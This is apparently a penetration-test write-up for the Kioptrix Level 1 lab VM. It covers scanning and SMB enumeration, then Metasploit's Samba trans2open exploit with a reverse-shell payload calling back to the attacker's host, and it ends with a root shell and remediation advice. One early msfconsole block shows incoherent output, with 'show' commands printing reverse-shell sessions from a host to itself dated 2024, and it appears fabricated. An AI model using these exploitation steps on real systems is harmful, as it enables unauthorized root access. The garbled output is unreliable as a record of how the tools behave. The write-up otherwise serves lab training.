

Kioptrix Vulnerable VM Walkthrough

Step-by-Step Exploitation Guide:

Author: Okay-Lia Buchanan

This write-up documents the full penetration test of the Kioptrix Level 1 vulnerable VM, covering reconnaissance, service enumeration, vulnerability identification, and exploitation. The critical finding was a remote buffer overflow in Samba 2.2.1a (trans2open), which led to unauthenticated root-level access with no valid credentials required.

Table of Contents

1. Reconnaissance Phase.....	3
1.1: Network Discovery	3
1.2 Port Scanning	4
2. Enumeration Phase.....	5
2.1 HTTP Service Enumeration.....	6
Phase 2: Vulnerability Analysis & Web Enumeration.....	6
Directory Brute-Forcing with Gobuster	7
Search for Samba Exploits in Metasploit	12
2.6 SMB Enumeration and Vulnerability Identification	12
Researching Potential Exploit.....	13
2.7 Phase 3: Exploitation of Samba trans2open Vulnerability	14
Mitigation & Remediation	17

1. Reconnaissance Phase


Reconnaissance is the initial phase of the penetration testing process. The objective is to identify the target system and gather as much information as possible without making assumptions.

1.1: Network Discovery

The first step involved identifying the IP address of the Kioptrix virtual machine within the local lab network. Since the system was hosted in a virtualized environment, host discovery was conducted within the assigned subnet range.

A ping sweep was performed using netdiscover to identify active hosts:

```
sudo netdiscover -r 192.168.100.0/24
```



```
sysadmin@kali: ~  
Session Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120  
-----  
IP           At MAC Address  Count  Len  MAC Vendor / Hostname  
-----  
192.168.100.2 08:00:27:fa:29:e3 1      60  PCS Systemtechnik GmbH  
192.168.100.7 08:00:27:b0:0b:38 1      60  PCS Systemtechnik GmbH
```

The scan confirmed that host 192.168.100.7 was active. This system was selected as the target for further enumeration and exploitation.


1.2 Port Scanning

Once the target IP address was identified, a comprehensive TCP port scan was conducted to identify open ports and associated services:

```
nmap -sS -sV -T4 192.168.100.7
```

Where:

- -sS performs a SYN scan
- -sV detects service versions
- -T4 increases scan speed



```
(sysadmin@kali)-[~]  
$ nmap -sS -sV -T4 192.168.100.7  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-19 19:49 -0600  
Nmap scan report for 192.168.100.7  
Host is up (0.0013s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)  
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/  
0.9.6b)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)  
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b  
32768/tcp open  status       1 (RPC #100024)  
MAC Address: 08:00:27:B0:0B:38 (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.82 seconds
```

These results reveal multiple legacy services that may contain vulnerabilities.

A full port scan was also conducted to ensure no non-standard ports were overlooked:

```
nmap -p- 192.168.100.7
```

- **Function:** It uses the shorthand -p- to **define a port range from 1 through 65535**, ensuring no ports are missed due to being outside the standard common list.

```
(sysadmin@kali)-[~]  
$ nmap -p- 192.168.100.7  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-19 19:49 -0600  
Nmap scan report for 192.168.100.7  
Host is up (0.0014s latency).  
Not shown: 65529 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
443/tcp   open  https  
32768/tcp open  filenet-tms  
MAC Address: 08:00:27:B0:0B:38 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 80.26 seconds
```

The objective of this stage was to:

- Identify open ports
- Determine running services
- Gather service version information
- Identify potential attack vectors

2. Enumeration Phase


Enumeration is the most critical phase of the penetration testing process. During this stage, each identified service was examined in depth to uncover misconfigurations and vulnerabilities.

2.1 HTTP Service Enumeration

The webpage loaded successfully, confirming the web server was operational browsing to `http://192.168.100.7` displays the default Apache test page.

No login functionality or dynamic content is present.. The page source was reviewed for:

- Comments
- Version disclosures
- Hidden directories
- Application clues



Phase 2: Vulnerability Analysis & Web Enumeration

After identifying that Port 80 was open, I utilized Nikto and Gobuster to map out the surface of the attack. The results indicate a "target-rich" environment with multiple legacy vulnerabilities.

1. Nikto Vulnerability Scan Results

The scan against 192.168.100.7 revealed a highly outdated tech stack:

Server: Apache 1.3.20 (Unix) with mod_ssl/2.8.4.

Critical Finding: mod_ssl versions below 2.8.7 are vulnerable to a Remote Buffer Overflow. In CTF environments, this specifically points toward the OpenLuck exploit.

Other Issues: Missing security headers (XSS/Clickjacking protection) and the active HTTP TRACE method, which could be used for Cross-Site Tracing (XST).

```
(sysadmin@kali)-[~]
(sysadmin@kali)-[~]
$ nikto -h 192.168.100.7
- Nikto v2.5.0

-----
+ Target IP:      192.168.100.7
+ Target Hostname: 192.168.100.7
+ Target Port:    80
+ Start Time:     2026-02-19 20:05:45 (GMT-6)
-----
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep 5 22:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
```

- **Sensitive Directories:** Identified /cgi-bin/ (Status 403) and /mrtg/ (Status 301).

- **Information Leakage:** Found .htpasswd and .htaccess. While currently forbidden, these are high-value targets if a Local File Inclusion (LFI) vulnerability is discovered later.
- **Configuration Note:** The 301 redirects point to 127.0.0.1, confirming a misconfigured legacy environment.

```
(sysadmin@kali)-[~]
$ gobuster dir -u http://192.168.100.7 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.100.7
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.hta (Status: 403) [Size: 268]
.htaccess (Status: 403) [Size: 273]
.htpasswd (Status: 403) [Size: 273]
~operator (Status: 403) [Size: 273]
~root (Status: 403) [Size: 269]
cgi-bin/ (Status: 403) [Size: 272]
index.html (Status: 200) [Size: 2890]
manual (Status: 301) [Size: 294] [--> http://127.0.0.1/manual/]
mrtg (Status: 301) [Size: 292] [--> http://127.0.0.1/mrtg/]
usage (Status: 301) [Size: 293] [--> http://127.0.0.1/usage/]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

2.3 HTTPS Service Testing (Port 443)


When attempting to access the HTTPS service via a modern browser at:

<https://192.168.100.7>

The connection failed with the following error:

SSL_ERROR_NO_CYPHER_OVERLAP

This error indicates that the server only supports outdated and insecure SSL/TLS protocols that are no longer supported by modern browsers. Specifically, the OpenSSL version identified during scanning (0.9.6b) supports deprecated encryption algorithms and legacy SSL versions.



2.4 SMB Enumeration (Port 139)

Since Samba was exposed, SMB enumeration was conducted.

First, available shares were listed:

```
smbclient -L //192.168.100.7/
```

Attempts were made to connect to any discovered shares using anonymous authentication.

```
(sysadmin@kali)-[~]
└─$ smbclient -L //192.168.100.7//
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

Sharename      Type      Comment
-----
IPC$           IPC       IPC Service (Samba Server)
ADMIN$         IPC       IPC Service (Samba Server)

Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

Server      Comment
-----
KIOPTRIX    Samba Server

Workgroup    Master
-----
MYGROUP      KIOPTRIX
```

Further enumeration was conducted using:

enum4linux 192.168.100.7

```
(sysadmin@kali)-[~]
└─$ enum4linux 192.168.100.7
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Feb 19 20:53:17 2026

===== ( Target Information ) =====
Target ..... 192.168.100.7
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.100.7 ) =====
[+] Got domain/workgroup name: MYGROUP

===== ( Nbtstat Information for 192.168.100.7 ) =====
Looking up status of 192.168.100.7
KIOPTRIX <00> - B <ACTIVE> Workstation Service
KIOPTRIX <03> - B <ACTIVE> Messenger Service
KIOPTRIX <20> - B <ACTIVE> File Server Service
...MSBROWSE... <01> - <GROUP> B <ACTIVE> Master Browser
MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
MYGROUP <1d> - B <ACTIVE> Master Browser
MYGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00
```

This process is aimed at identifying:

- User accounts

- Shared directories
- OS information
- Null session access

All findings were documented for potential credential-based attacks or privilege escalation paths.

2.5 Vulnerability Research

Following enumeration, identified service versions were researched using public exploit databases.

The following research was carried out:

- searchsploit apache 1.3.20
- searchsploit mod_ssl 2.8.4
- searchsploit openssl 0.9.6b
- searchsploit samba

```
(sysadmin@kali)-[~]
$ searchsploit samba
```

Exploit Title	Path
GoSamba 1.0.1 - 'INCLUDE_PATH' Multiple Remote File Inclusions	php/webapps/4575.txt
Microsoft Windows XP/2003 - Samba Share Resource Exhaustion (Denial of Service)	windows/dos/148.sh
Samba 1.9.19 - 'Password' Remote Buffer Overflow	linux/remote/20308.c
Samba 2.0.7 - SWAT Logfile Permissions	linux/local/20341.sh
Samba 2.0.7 - SWAT Logging Failure	unix/remote/20340.c
Samba 2.0.7 - SWAT SymLink (1)	linux/local/20338.c
Samba 2.0.7 - SWAT SymLink (2)	linux/local/20339.sh
Samba 2.0.x - Insecure TMP File Symbolic Link	linux/local/20776.c
Samba 2.0.x/2.2 - Arbitrary File Creation	unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)	linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation	linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution	linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)	linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow	unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow	linux/remote/7.pl
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)	osx/remote/16875.rb
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb

Search for Samba Exploits in Metasploit

2.6 SMB Enumeration and Vulnerability Identification

During SMB enumeration, several shares were identified on the target system. One particularly notable discovery was the presence of an ADMIN\$ share, which typically indicates administrative-level access to the system.

Attempts were made to connect to the ADMIN\$ share; however, access was denied due to insufficient privileges. Despite this restriction, further enumeration revealed that anonymous login was permitted on the SMB service.

The allowance of anonymous access significantly increases the attack surface, as it enables unauthenticated users to interact with the Samba service and potentially exploit vulnerabilities without valid credentials.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     no             The target port (TCP)
  THREADS   1             The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.100.7
RHOSTS => 192.168.100.7
msf auxiliary(scanner/smb/smb_version) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regex_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '**' in regular expression
[*] 192.168.100.7:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.100.7 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.100.7  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     no             The target port (TCP)
  THREADS   1             The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

Researching Potential Exploit

Following successful enumeration, attention shifted to vulnerability research based on the identified service versions.

Given the historical prevalence of vulnerabilities within older Samba implementations, SMB was prioritized as the initial attack vector. The Samba service was identified as running version 2.2.1a, a legacy release known to contain multiple remote exploitation vulnerabilities.

A search was conducted for publicly available exploits targeting Samba 2.2.1a. This research identified a known remote buffer overflow vulnerability associated with the **trans2open request handler**, which is exploitable using a module within the Metasploit framework.

Samba trans2open Overflow (Linux x86)

TRY SURFACE COMMAND

[← BACK TO SEARCH](#)

Disclosed	Created
Apr 7, 2003	May 30, 2018

Description

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set.

2.7 Phase 3: Exploitation of Samba trans2open Vulnerability

Following the identification of the vulnerability, the Metasploit framework was used to configure the attack. The exploit/linux/samba/trans2open module was loaded.

msfconsole – This loads the Metasploit module to start our exploitation.

```
(sysadmin@kali)-[~]
└─$ msfconsole

Metasploit tip: View missing module options with show missing

msf5 > use exploit/linux/samba/trans2open
msf5 exploit/linux/samba/trans2open > show options
=====
  ID   Name                               Required?  Context
----   -                               -
  0    samba.trans2open                    Yes        REX
=====
View the full command.
=====
msf5 exploit/linux/samba/trans2open > show payload
=====
Payload => linux/shell
msf5 exploit/linux/samba/trans2open > show target
=====
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.100:4444 -> 192.168.1.100:4444
[*] 192.168.1.100:4444 -> 192.168.1.100:4444
[*] 192.168.1.100:4444 -> 192.168.1.100:4444
[*] 192.168.1.100:4444 -> 192.168.1.100:4444
[*] 192.168.1.100:4444 -> 192.168.1.100:4444
[*] 192.168.1.100:4444 -> 192.168.1.100:4444
[*] 192.168.1.100:4444 -> 192.168.1.100:4444
[*] 192.168.1.100:4444 -> 192.168.1.100:4444
[*] Command shell 192.168.1.100:4444 -> 192.168.1.100:4444 at 2024-03-05 20:04:30 -0600
=====
[*] Command shell 192.168.1.100:4444 -> 192.168.1.100:4444 at 2024-03-05 20:04:30 -0600
[*] Command shell 192.168.1.100:4444 -> 192.168.1.100:4444 at 2024-03-05 20:04:31 -0600
[*] Command shell 192.168.1.100:4444 -> 192.168.1.100:4444 at 2024-03-05 20:04:32 -0600
=====
msf5 >
msf5 > use exploit/linux/samba/trans2open
msf5 exploit/linux/samba/trans2open >
```

After the Metasploit module was finish compiling and load we use the exploit module which was use exploit/linux/samba/trans2open

```
msf > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > show info
```

```

  Name: Samba trans2open Overflow (Linux x86)
  Module: exploit/linux/samba/trans2open
  Platform: Linux
  Arch:
  Privileged: Yes
  License: Metasploit Framework License (BSD)
  Rank: Great
  Disclosed: 2003-04-07
```

```

Provided by:
  hdm <x@hdm.io>
  jduck <jduck@metasploit.com>
```

```

Module side effects:
  ioc-in-logs
```

```

Module stability:
  crash-service-restarts
```

```

Module reliability:
  repeatable-session
```

```

Available targets:
  Id  Name
  --  ---
=> 0   Samba 2.2.x - Bruteforce
```

```

Check supported:
  No
```

Description:

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set.

NOTE: Some older versions of RedHat do not seem to be vulnerable since they apparently do not allow anonymous access to IPC.

The necessary parameters were set to start our progress such as:

- **RHOSTS:** Set to 192.168.100.7 (the target IP identified during reconnaissance).

```
msf exploit(linux/samba/trans2open) > show options
Module options (exploit/linux/samba/trans2open):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.100.7    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.100.8    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Samba 2.2.X - Bruteforce

View the full module info with the info, or info -d command.
msf exploit(linux/samba/trans2open) > set RHOST 192.168.100.7
RHOST => 192.168.100.7
msf exploit(linux/samba/trans2open) > |
```

- **Payload:** A generic reverse shell (e.g., linux/x86/shell_reverse_tcp) was selected to establish a connection back to the attacking machine.

```
msf exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
```

- **Execution:** Upon executing the exploit command, the buffer overflow was triggered in the trans2open request handler.


```
msf exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.100.8:4444
[*] 192.168.100.7:139 - Trying return address 0xbffffdfc...
[*] 192.168.100.7:139 - Trying return address 0xbffffcfc...
[*] 192.168.100.7:139 - Trying return address 0xbffffbfc...
[*] 192.168.100.7:139 - Trying return address 0xbffffafc...
[*] 192.168.100.7:139 - Trying return address 0xbffff9fc...
[*] 192.168.100.7:139 - Trying return address 0xbffff8fc...
[*] 192.168.100.7:139 - Trying return address 0xbffff7fc...
[*] 192.168.100.7:139 - Trying return address 0xbffff6fc...
[*] Command shell session 9 opened (192.168.100.8:4444 -> 192.168.100.7:32777) at 2026-03-05 20:04:28 -0600

[*] Command shell session 10 opened (192.168.100.8:4444 -> 192.168.100.7:32778) at 2026-03-05 20:04:30 -0600
[*] Command shell session 11 opened (192.168.100.8:4444 -> 192.168.100.7:32779) at 2026-03-05 20:04:31 -0600
[*] Command shell session 12 opened (192.168.100.8:4444 -> 192.168.100.7:32780) at 2026-03-05 20:04:32 -0600
whoami
root
|
```

The Kioptrix system was successfully compromised through exploitation of the Samba 2.2.1a trans2open buffer overflow vulnerability. This attack resulted in a reverse shell with root privileges.

Mitigation & Remediation

The vulnerabilities identified in this assessment are the direct result of unpatched, end-of-life software running in a production-style environment. The following remediation actions are recommended:

1. Patch and Update All Services (Critical): Immediately replace Samba 2.2.1a, Apache 1.3.20, and OpenSSL 0.9.6b with currently supported versions. These are end-of-life components with publicly known, actively exploited vulnerabilities.

2. Disable Anonymous SMB Access (Critical): Null session (anonymous) authentication on SMB allowed unauthenticated enumeration of the target. This must be disabled and explicit credential requirements enforced on all SMB shares.

3. Harden the Web Server (High): Disable the HTTP TRACE method to prevent Cross-Site Tracing (XST) attacks. Apply security headers including X-XSS-Protection, X-Frame-Options, and Content-Security-Policy. Remove or restrict access to /cgi-bin/ and other legacy directories.

4. Enforce Network Segmentation and Monitoring (Medium): Legacy systems should be isolated behind firewalls with port 139/445 restricted to authorized management hosts only. Deploy centralized logging and an IDS/IPS solution to detect anomalous SMB traffic and exploitation attempts in real time.